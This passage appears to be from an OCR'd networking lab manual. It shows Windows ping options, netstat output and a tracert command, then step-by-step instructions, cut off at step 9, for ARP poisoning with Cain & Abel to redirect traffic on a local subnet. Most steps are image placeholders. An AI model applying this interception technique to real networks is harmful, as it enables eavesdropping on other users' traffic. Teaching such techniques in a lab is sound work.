    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only)
```

netstat


```
C:\Windows\System32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49670        Dr_Admin:49671         ESTABLISHED
  TCP    127.0.0.1:49671        Dr_Admin:49670         ESTABLISHED
  TCP    127.0.0.1:49672        Dr_Admin:49673         ESTABLISHED
  TCP    127.0.0.1:49673        Dr_Admin:49672         ESTABLISHED
  TCP    192.168.90.119:7680    192.168.90.112:18451   TIME_WAIT
  TCP    192.168.90.119:7680    192.168.90.112:18467   TIME_WAIT
```

tracert www.google.com


```
C:\Windows\System32>tracert www.google.com

Tracing route to www.google.com [142.250.183.164]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms
```

- ARP Poisoning:
  o Use ARP poisoning techniques to redirect network traffic on a Windows system.


Step 1: Open Cain & Abel




Step 2: Click Yellow Icon




Step 3: Goto Sniffer








Step 4: Right Click & Delete all Entries




Step 5: All host in my subnet click & Mark All Tests









Step 6: Goto Arp and after that some previous entries will appear




Step 7: Right/Left Click and Delete all entries




Step 8: Right/Left click or click on + icon




Step 9: Select 1st ip address and then from right table select all



